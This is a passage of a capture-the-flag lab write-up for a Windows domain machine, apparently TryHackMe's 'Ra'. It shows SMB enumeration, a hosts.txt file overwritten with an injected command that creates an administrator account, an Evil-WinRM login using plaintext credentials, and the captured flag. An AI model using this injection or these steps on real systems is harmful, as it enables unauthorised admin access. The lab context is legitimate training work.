angrybird	D	0	Fri May 1 18:29:20 2020
berg	D	0	Fri May 1 18:29:20 2020
bluefrog579	D	0	Fri May 1 18:29:20 2020
brittanycr	D	0	Sun May 3 05:06:46 2020
brownostrich284	D	0	Fri May 1 18:29:20 2020
buse	D	0	Mon Jan 20 12:00:11 2025
Default	DHR	0	Fri May 1 05:05:11 2020
Default User	DHSrn	0	Sat Sep 15 12:58:48 2018
desktop.ini	AHS	174	Sat Sep 15 12:46:48 2018
edward	D	0	Fri May 1 18:29:20 2020
freddy	D	0	Sun May 3 05:00:16 2020
garys	D	0	Fri May 1 18:29:20 2020
goldencat416	D	0	Mon Jan 20 12:26:06 2025
goldenwol	D	0	Fri May 1 18:29:20 2020
happ	D	0	Fri May 1 18:29:20 2020
happyme	D	0	Fri May 1 18:29:20 2020
Luis	D	0	Fri May 1 18:29:20 2020
orga	D	0	Fri May 1 18:29:20 2020
organicf	D	0	Fri May 1 18:29:20 2020
organicfish718	D	0	Mon Jan 20 12:22:00 2025
pete	D	0	Fri May 1 18:29:20 2020
Public	DR	0	Thu Apr 30 20:05:47 2020
purplecat	D	0	Fri May 1 18:29:20 2020
purplepanda	D	0	Fri May 1 18:29:20 2020
sadswan	D	0	Fri May 1 18:29:20 2020
sadswan869	D	0	Mon Jan 20 12:23:24 2025
sheela	D	0	Fri May 1 18:29:20 2020
silver	D	0	Fri May 1 18:29:20 2020
smallf	D	0	Fri May 1 18:29:20 2020
spiff	D	0	Fri May 1 18:29:20 2020
tinygoos	D	0	Fri May 1 18:29:20 2020
whiteleopard	D	0	Fri May 1 18:29:20 2020

```
15587583 blocks of size 4096. 10915053 blocks available
smb: \> cd brittanycr
smb: \brittanycr\> ls
.                D            0   Sun May   3 05:06:46 2020
..               D            0   Sun May   3 05:06:46 2020
hosts.txt        A           22   Sun May   3 19:14:57 2020

15587583 blocks of size 4096. 10914749 blocks available
smb: \brittanycr\>
```

Found **hosts.txt**

```
null
Downloading hosts.txt
```

```
smb: \brittanycr\> get hosts.txt
getting file \brittanycr\hosts.txt of size 22 as hosts.txt (0.0
KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \brittanycr\>
```

hosts.txt

```
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$ cat hosts.txt
google.com
cisco.com
```

```
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$
```

Changing permissions of buse to Administrator Making **hosts.txt** as malicious

Command

```
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$ echo "net user bunny  
password@1234 /add;net localgroup Administrators bunny /add;" > hosts.txt  
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$  
### Putting back `hosts.txt` in windcorp.thm
```

```
smb: \brittanycr\> put hosts.txt  
putting file hosts.txt as \brittanycr\hosts.txt (0.1 kb/s) (average 0.1  
kb/s)  
smb: \brittanycr\> ls
```

.	D	0	Sun May	3	05:06:46	2020
..	D	0	Sun May	3	05:06:46	2020
hosts.txt	A	76	Mon Jan	20	12:42:17	2025

```
  
15587583 blocks of size 4096. 10914173 blocks available  
smb: \brittanycr\>
```

Now we can Login with our new admin user as **bunny**

Note: log.txt run after 1 min so wait for 1 min before login.

Checking if log.txt updated or not

```
*Evil-WinRM* PS C:\> cd scripts
```

```
*Evil-WinRM* PS C:\scripts> ls
```

Directory: C:\scripts

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-a----	5/3/2020 5:53 AM	4119	checkservers.ps1
-a----	1/20/2025 7:24 AM	31	log.txt

```
*Evil-WinRM* PS C:\scripts> type log.txt
```

```
Last run: 01/20/2025 07:24:58
```

```
*Evil-WinRM* PS C:\scripts> type log.txt
```

```
Last run: 01/20/2025 07:24:58
```

```
*Evil-WinRM* PS C:\scripts> type log.txt
```

```
Last run: 01/20/2025 07:25:51
```

```
*Evil-WinRM* PS C:\scripts>
```


Logging in with **buse** credentials Administration access

```
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$ evil-winrm -i windcorp.thm -u
buse -p uzunLM+3131
```

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation:
quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub:

<https://github.com/Hackplayers/evil-winrm#Remote-path-completion>

Info: Establishing connection to remote endpoint

```
*Evil-WinRM* PS C:\Users\buse\Documents>
```

```
*Evil-WinRM* PS C:\Users\buse\Documents> cd Adminstrators
```

Cannot find path 'C:\Users\buse\Documents\Adminstrators' because it does not exist.

At line:1 char:1

```
+ cd Adminstrators
```

```
+ ~~~~~
```

```
+ CategoryInfo          : ObjectNotFound:
(C:\Users\buse\Documents\Adminstrators:String) [Set-Location],
ItemNotFoundException
```

```
+ FullyQualifiedErrorId :
PathNotFound,Microsoft.PowerShell.Commands.SetLocationCommand
```

```
*Evil-WinRM* PS C:\Users\buse\Documents> cd ..
```

```
*Evil-WinRM* PS C:\Users\buse> cd ..
```

```
*Evil-WinRM* PS C:\Users> ls
```

Directory: C:\Users

Mode	LastWriteTime	Length	Name
----	-----	-----	----
d-----	5/10/2020 4:18 AM		Administrator
d-----	5/1/2020 5:59 AM		angrybird
d-----	5/1/2020 5:59 AM		berg
d-----	5/1/2020 5:59 AM		bluefrog579
d-----	1/20/2025 7:22 AM		brittanycr
d-----	5/1/2020 5:59 AM		brownstrich284
d-----	1/20/2025 6:35 AM		buse

d-----	5/1/2020	5:59 AM	edward
d-----	5/2/2020	4:30 PM	freddy
d-----	5/1/2020	5:59 AM	garys
d-----	1/20/2025	7:26 AM	goldencat416
d-----	5/1/2020	5:59 AM	goldenwol
d-----	5/1/2020	5:59 AM	happ
d-----	5/1/2020	5:59 AM	happyme
d-----	5/1/2020	5:59 AM	Luis
d-----	5/1/2020	5:59 AM	orga
d-----	5/1/2020	5:59 AM	organicf
d-----	1/20/2025	7:21 AM	organicfish718
d-----	5/1/2020	5:59 AM	pete
d-r---	4/30/2020	7:35 AM	Public
d-----	5/1/2020	5:59 AM	purplecat
d-----	5/1/2020	5:59 AM	purplepanda
d-----	5/1/2020	5:59 AM	sadswan
d-----	1/20/2025	7:23 AM	sadswan869
d-----	5/1/2020	5:59 AM	sheela
d-----	5/1/2020	5:59 AM	silver
d-----	5/1/2020	5:59 AM	smallf
d-----	5/1/2020	5:59 AM	spiff
d-----	5/1/2020	5:59 AM	tinygoos
d-----	5/1/2020	5:59 AM	whiteleopard

```
*Evil-WinRM* PS C:\Users> cd Administrators
Cannot find path 'C:\Users\Administrators' because it does not exist.
At line:1 char:1
+ cd Administrators
+ ~~~~~
    + CategoryInfo          : ObjectNotFound:
(C:\Users\Administrators:String) [Set-Location], ItemNotFoundException
    + FullyQualifiedErrorId :
PathNotFound,Microsoft.PowerShell.Commands.SetLocationCommand
*Evil-WinRM* PS C:\Users> cd Administrator
*Evil-WinRM* PS C:\Users\Administrator> ls
```

Directory: C:\Users\Administrator

Mode	LastWriteTime	Length	Name
----	-----	-----	----

d-----	5/8/2020	8:25 AM	.docker
d-r---	4/30/2020	7:56 AM	3D Objects
d-r---	4/30/2020	7:56 AM	Contacts
d-r---	5/10/2020	4:17 AM	Desktop
d-r---	5/1/2020	1:57 AM	Documents
d-r---	5/29/2020	5:44 PM	Downloads
d-r---	4/30/2020	7:56 AM	Favorites
d-r---	4/30/2020	7:56 AM	Links
d-r---	4/30/2020	7:56 AM	Music
d-r---	4/30/2020	7:56 AM	Pictures
d-r---	4/30/2020	7:56 AM	Saved Games
d-r---	4/30/2020	7:56 AM	Searches
d-r---	4/30/2020	7:56 AM	Videos
-a----	5/1/2020	2:05 AM	146 .sparkExt.properties
-a----	5/1/2020	2:44 AM	315 sip-communicator.properties

Evil-WinRM PS C:\Users\Administrator> cd Desktop

Evil-WinRM PS C:\Users\Administrator\Desktop> ls

Directory: C:\Users\Administrator\Desktop

Mode	LastWriteTime	Length	Name
-----	-----	-----	----
-a----	5/7/2020 1:22 AM	47	Flag3.txt

Evil-WinRM PS C:\Users\Administrator\Desktop> cat Flag3.txt

THM{ba3a2bff2e535b514ad760c283890faae54ac2ef}

Evil-WinRM PS C:\Users\Administrator\Desktop>